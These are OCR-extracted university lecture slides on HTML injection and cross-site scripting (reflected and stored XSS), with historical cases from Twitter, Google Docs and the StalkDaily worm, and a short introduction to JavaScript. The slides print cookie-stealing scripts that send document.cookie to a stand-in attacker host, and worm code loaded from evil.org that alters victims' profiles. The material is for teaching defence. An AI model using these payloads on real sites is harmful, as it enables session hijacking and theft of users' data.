


```
<img source=“
```

No matches found for

More complicated HTML code as search term ?

```
<script> alert('Hello World!'); </script>
```



Hello World!

XSS (Cros site scripting) : special cases of HTML injection, where attacker input is executed as JavaScript

HTML injection

HTML injection: user input is ‘echoed’ back
without encoding

But why is this a security problem?

1 simple HTML injection

attacker can deface a webpage, with pop-ups, ads, or fake info

```
http://cnn.com/search?string=″<h1>Joe Biden dies</h1>
                                    <img=.......>″
```

Such HTML injection abuses trust that a user has in a website:
user believes content is from the website, but it comes from an attacker

2 XSS

the injected HTML contains JavaScript

Execution of this code can have all sorts of nasty effects...

Stealing cookies with XSS

```
http://target.com/search.php?term=<script>
   window.open(”http://mafia.com/steal.php?stolencookie=”
                  +  document.cookie) </script>
```

What happens when user clicks on this link?

1. Browser goes to `http://target.com/search.php`
2. Website `target.com` returns

```
<HTML> Results for <script>window.open(....)</script> </HTML>
```

3. Victim’s browser executes this script, sending `document.cookie` to mafia.com as a parameter in the URL
4. Attacker can now join the session!

NB cookie stealing is the standard XSS example, but a bit old-fashioned. Websites should declare important cookies as HttpOnly making it impossible from JavaScript code to access the cookie.

But attackers can still steal *any other info* or *perform any actions* in the user’s browser.

More stealthy stealing of cookies using XSS

```
<script>
  img = new Image();
  img.src =”http://mafia.com/” +
             encodeURIComponent(document.cookie)
</script>
```

Better because the user won’t notice a change in the webpage or
a pop-up window when this script is executed,
unlike the example on the previous slide

Why is URL-encoding (with `encodeURIComponent`) useful?

Special characters in the cookie could cause problems in the URL


Scenario 1: reflected XSS attack

1. Attacker crafts malicious URL containing JavaScript for vulnerable website

   `https://google.com/search?q=<script>...</script>`


2. Attacker then tempts victim to click on this link

   by sending email with the link, or posting this link on a website



Scenario 2: stored XSS attack


1. Attacker injects HTML - incl. scripts - into a web site,
   which is stored at that web site (eg. a Brightspace forum posting)
2. This is echoed back *later* when victim visit the same site



Extra advantage: the victim is likely to be logged on to the website

Examples of XSS attacks

JavaScript game injected into Blackboard.ru.nl



Thread: Spelletje in blackboard

You're now flying
AV-73M Firehawk!!

Jelle Besseling
Spelletje in blackboard
Dit werkt helaas alleen in Firefox... :(


2 years ago

2 Post(s) in this Thread 0 Unread 0 Unread Replies to Me

Thread 3 of 4

Press esc to quit

Example: stored XSS vulnerability via Twitter



http://twitter.com/zzap#@"onmouseover="alert('uh oh')"/


about 1 hour ago via web
Retweeted by 4 people

zzap
Pearce H. Delphin

Windows Internet Explorer

uh oh

Example: stored XSS attack via Google docs



```
<html<body><script>alert(document.cookie)</script></body></html>
```

test

test

- Save as CSV file in spreadsheets.google.com
- Some web browsers rendered this content as HTML and executed the script!
- This allowed attacks on gmail.com, docs.google.com, code.google.com, .. because these all share the same cookie

Is this the browser's fault, or the web-site's (i.e. google-docs) fault?

Example: Reflected XSS via error message

Like search fields, error messages are a well-known attack vector for reflected XSS

Suppose

```
http://www.example.com/page?var=foo
```

returns a webpage with the error message

```
"Resource foo is not found"
```

Then

```
http://www.example.com/page?var=<script>...</script>
```

returns an error page with the script on it.

If not encoded and/or sanitised properly, the browser will execute the script .

Example: Twitter StalkDaily worm

executed when you see this profile

Included in twitter profile:

```
<a href="http://stalkdaily.com"/><script src="http://evil.org/attack.js”>...
```

where attack.js includes the following attack code


```
var update = urlencode("Hey everyone, join www.StalkDaily.com.");
var ajaxConn = new XHConn();...
ajaxConn.connect("/status/update", "POST",
        "authenticity_token="+authtoken+"&status="+update+“
        &tab=home&update=update");
var set = urlencode('http://stalkdaily.com"></a><script
                    src="http://evil.org/attack.js"> </script><script
                    src="http://evil.org/attack.js"></script><a ');
ajaxConn1.connect("/account/settings", "POST",
        "authenticity_token="+authtoken+"&user[url]="+set+“
        &tab=home&update=update");
```

tweet the link

change profile to include the attack code!

Websecurity.cs.ru.nl XSS attacks (level 5 & 6)

You have to steal a cookie of the system administrator



1. malicious input, with cookie-stealing script

2. sys-admin visits the web site

3 . script executes


4. HTTP request revealing cookie

The power of JavaScript & the DOM API

and the Same Origin Policy (SOP) to rein it in

Recall: dynamic web pages

Most web pages do not just contain static HTML, but are dynamic: they contain executable content



Languages for Dynamic Content

- JavaScript part of HTML standard
- WebAssembly

- Flash
- Silverlight
- ActiveX
- Java
- ....

require a browser add-on, almost extinct

CSS (Cascading Style Sheets) defines layout and colours of web page, headers, links, etc.

- CSS is also part of HTML
- Not quite execution, but can be abused
  - JavaScript is Turing-complete, CSS graphical effects are not

JavaScript

- JavaScript is the leading language used in client-side scripting
  - embedded in web page & executed in the user's web browser
  - reacting on events (eg keyboard) and interacting with webpage
- JavaScript has *NOTHING* to do with Java
- Typical uses:
  - User interaction with the web page

    Eg opening & closing menus, providing a client-side editor for input, ...


    JavaScript code can completely rewrite the contents of an HTML page without connecting to the web server!
  - Client-side input validation

    Eg has the user entered a correct date, valid s-number, syntactically correct email address or credit card number, or strong enough password?

    NB such validation should not be security-critical, because malicious client can trivially by-pass it!

The power of JavaScript: session replays

JavaScript can be used to record *all* user activity on a site, so that the entire session can be observed and replayed server-side.



Google Chrome
New Tab
Guest
FullStory
Secure
https://app.fullstory.com/ui/7T2G5/segments/everyone/people:search:((NOW%2FDAY:NOW%2FDAY%2B1D...
Wed Oct 18 5:27 PM
Live Website
Replay Dashboard

You're browsing as a Guest

